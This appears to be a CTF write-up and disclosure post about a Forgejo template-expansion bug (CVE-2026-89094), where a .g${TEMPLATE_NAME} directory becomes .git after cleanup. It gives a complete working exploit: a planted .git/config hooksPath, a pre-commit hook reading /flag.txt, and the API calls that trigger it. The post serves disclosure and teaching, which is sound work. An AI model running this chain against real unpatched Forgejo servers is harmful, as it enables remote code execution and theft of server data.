At NNS CTF 2026, we had a total of 18 zero-days affecting real applications running in production. This post covers one of them.
The challenge was called git gud, an unmodified Forgejo instance running the latest release, with open registration and a flag at /flag.txt. The intended solution was a critical RCE found by 0xLE on my team! It is now CVE-2026-89094, with a CVSS score of 9.9 (Critical), and was fixed in Forgejo 16.0.4 and 15.0.8.
Each team received an isolated instance. The challenge description asked players to keep the 0day private until Forgejo released a patch.
The feature that became a bug
Forgejo can generate a new repository from a template, and those templates may contain variables in filenames. The core vulnerability is a naming issue. Forgejo removes the dangerous .git directory before it expands the attacker controlled filenames. It checks one name, then the expansion creates a different name after that check has already passed.
The naming trick itself is simple. We name the template repository it and commit a directory called .g${TEMPLATE_NAME}. When Forgejo replaces ${TEMPLATE_NAME} with the repository name, it effectively performs this concatenation:
.g + it = .gitThe committed directory does not start out as .git, so it survives the cleanup. It only becomes .git later, when Forgejo processes the template. That ordering is the entire bug! An attacker can recreate the protected Git directory after Forgejo has removed it and then place an attacker controlled .git/config inside it.

The vulnerable flow was:


Removing .git was supposed to separate attacker controlled repository content from trusted Git configuration. Because filename expansion happened afterward, that safety boundary only applied to the old paths and not to the paths Forgejo actually used.
A template author chooses filename globs in .forgejo/template. Forgejo expands variables in matching paths, creates their new parent directories, and renames the files. We use that normal feature to make a harmless looking path become .git/config after the safety check.
The git gud template repository was named it and contained:
.forgejo/template.g${TEMPLATE_NAME}/configpayload/pre-commit.forgejo/template selected the disguised file:
.g*/configDuring generation, ${TEMPLATE_NAME} became it, turning .g${TEMPLATE_NAME}/config into .git/config:


By this point Forgejo had already deleted the cloned .git, so its own expansion code recreated the directory with attacker controlled configuration. The following git init did not replace it. Git reinitialized the repository and adopted the config that was already there.
From .git/config to RCE
The planted config redirected Git's hooks directory:
[core] hooksPath = payloadThe repository also contained an executable payload/pre-commit:
#!/bin/sh{ id; whoami; cat /flag.txt; } > outputgit add outputAfter git init, Forgejo created the generated repository's initial commit. Git loaded our pre-commit hook from payload and ran it as the Forgejo service user. The hook read /flag.txt, wrote the result to output, and staged that file so Forgejo committed it for us.
Full solve
The exploit only requires a normal Forgejo account and a template repository named it. After registering and creating the repository, we prepare the three files that turn template expansion into code execution.
Step 1: inject the template rules, Git config, and hook
We commit three files to the it repository:
it/├── .forgejo/│ └── template├── .g${TEMPLATE_NAME}/│ └── config└── payload/ └── pre-commitThe first injected file is .forgejo/template:
.g*/configThis is the filename glob Forgejo uses when deciding which paths should have template variables expanded. It matches .g${TEMPLATE_NAME}/config, so the disguised path is selected for processing.
The second injected file is .g${TEMPLATE_NAME}/config:
[core] hooksPath = payloadBefore expansion, this is an ordinary directory in the repository and survives Forgejo's first removal of .git. During expansion, ${TEMPLATE_NAME} becomes it, the path becomes .git/config, and the file tells Git to load hooks from the repository's payload directory.
The third injected file is payload/pre-commit:
#!/bin/sh{ id; whoami; cat /flag.txt; } > outputgit add outputThis hook runs id, whoami, and cat /flag.txt as the Forgejo service user. It redirects their output into a file named output and stages the file with git add output. Staging it is important because Forgejo is in the middle of creating the generated repository's initial commit. The hook makes the command result part of that commit, giving us a way to read it afterward without a reverse shell or outbound network connection.
The transformation we are forcing now looks like this:


The config path changes after Forgejo has already removed the original .git directory. The hook path stays where it is, ready for the planted config to reference it.
Step 2: make the hook executable and push it
We make payload/pre-commit executable before committing the three files. Git stores the executable bit in the commit, so Forgejo restores it when it clones our template. Without this step, Git sees the hook but refuses to execute it.
chmod +x payload/pre-commitgit add -Agit commit -m templategit push origin mainStep 3: mark it as a template
We enable Forgejo's template repository setting through the API:
PATCH /api/v1/repos/{username}/itContent-Type: application/json
{"template": true}Step 4: generate a repository and trigger the hook
We now ask Forgejo to create a new repository from it:
POST /api/v1/repos/{username}/it/generateContent-Type: application/json
{ "owner": "{username}", "name": "out-random", "git_content": true}git_content: true tells Forgejo to copy and process the template's Git content.
That request triggers the complete exploit chain:

Step 5: get the flag
After Forgejo creates the repository, the hook's output file is part of its initial commit. Opening that file reveals the output of our commands, including the flag from /flag.txt.
Praying it would survive
After 0xLE found the vulnerability, the challenge was ready. All we had to do was run the latest Forgejo release unchanged when the CTF started. From then on, we were praying that nobody would patch it before the CTF. I had to scrap several other planned 0day challenges after their vulnerabilities were patched in the weeks, or even days, before the event. This one survived long enough to make it into the competition.
The complete challenge source was the latest Forgejo version and its configuration:
FROM codeberg.org/forgejo/forgejo:15.0.7@sha256:1f9c1a9880425614267832ce437f8ae5f5b69e1f3219f38fc468fc37e48c1919
ENV USER="git" \ GITEA_CUSTOM="/data/gitea" \ FORGEJO__security__INSTALL_LOCK="true" \ FORGEJO__database__DB_TYPE="sqlite3" \ FORGEJO__database__PATH="/data/gitea/forgejo.db" \ FORGEJO__server__PROTOCOL="http" \ FORGEJO__server__HTTP_PORT="3000" \ FORGEJO__server__DISABLE_SSH="true" \ FORGEJO__server__OFFLINE_MODE="true" \ FORGEJO__service__DISABLE_REGISTRATION="false" \ FORGEJO__service__REQUIRE_SIGNIN_VIEW="false" \ FORGEJO__service__ENABLE_CAPTCHA="false" \ FORGEJO__service__DEFAULT_KEEP_EMAIL_PRIVATE="true" \ FORGEJO__service__REGISTER_EMAIL_CONFIRM="false" \ FORGEJO__mailer__ENABLED="false" \ FORGEJO__cron__ENABLED="false" \ FORGEJO__log__LEVEL="Warn"
EXPOSE 3000The fix and disclosure
As with all our 0day challenges, we began responsible disclosure when NNS CTF started on 4 September. Forgejo released the fixes six days later, on September 10. 0xLE received credit in the security patch!
Forgejo fixed the issue by deleting .git a second time, after filename expansion and immediately before git init:
if err := root.RemoveAll(".git"); err != nil { return fmt.Errorf("unable to remove .git folder")}Its regression test uses the same trick: .g${REPO_NAME}/config combined with a generated repository named it. The second deletion removes the planted configuration before Git can adopt it.
Zero-days are fun, and they are not really that hard to find once you start looking closely at your favorite applications. If you run Forgejo older than 16.0.4, or a version on the 15 LTS line older than 15.0.8, please upgrade.